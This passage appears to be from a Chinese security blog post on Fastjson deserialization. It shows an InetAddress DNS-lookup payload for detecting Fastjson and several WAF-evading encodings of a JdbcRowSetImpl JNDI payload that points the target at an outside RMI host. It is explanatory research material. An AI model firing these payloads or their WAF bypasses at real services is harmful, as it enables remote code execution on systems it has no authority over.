```

该payload在未开启autoType的情况下是可以正常获取到Class的，因为 `java.net.InetAddress` 是fastjson内置支持的类，并且也不在黑名单中，所以该类算是能够在不开autoType的情况下利用的一个类：

```
if (clazz == null) {
    clazz = this.deserializers.findClass(typeName);  deserializers: IdentityHashMap@568
}

if (clazz != null) {
    if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());  typeName: "java.r
    } else {
        return clazz;  clazz: "class java.net.InetAddress"
    }
```

所有fastjson内部支持解析的类均在 `deserializers` 中，可自行查看：



最终获取到的 `Deserializer` 未 `MiscCodec` ，在调用其 `deserialize` 方法时，因不满足前面所有类的匹配条件，所以最终会调用 `InetAddress.getByName` 方法，传入的参数是 `val` 所对应的值：

```
try {
    return InetAddress.getByName(strVal);  strVal: "http://dnslog"
```

此时就能成功的触发DNS请求，从而在DNSLOG上验证后端是否使用了fastjson。

通过Fastjson内置解析的情况绕过WAF

笔者在前面源码分析部分有记录过，Fastjson默认会去除键、值外的空格、`\b`、`\n`、`\r`、`\f`等，同时还会自动将键与值进行unicode与十六进制解码。

这意味着下面的payload可以转换为多种形式：

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit":true}

{   "@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit":true}

{/*p1g3*/"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit":true}

{\n"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit":true}

{"@type"\b:"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit":true}

{"\u0040\u0074\u0079\u0070\u0065":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit
":true}
  {"\x40\x74\x79\x70\x65":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://10.251.0.111:9999","autoCommit":true}
```

不管是对键还是对值，都可以用`unicode`以及十六进制的方式进行Bypass，特别的，这对于一些只ban`@type`的WAF尤为好用。如果有什么姿势，同时也欢迎大家补充。

对于这种方式的绕过，是因为Fastjson内部会进行一些去除、解码的操作，所以不看源码肯定是不知道的，所以我个人建议大家在学习某个漏洞时，还是要对源码进行调试一下，调试的过程中不仅能加深对某个漏洞的理解，也能了解该漏洞的调用过程，对个人来说是有非常大的好处的。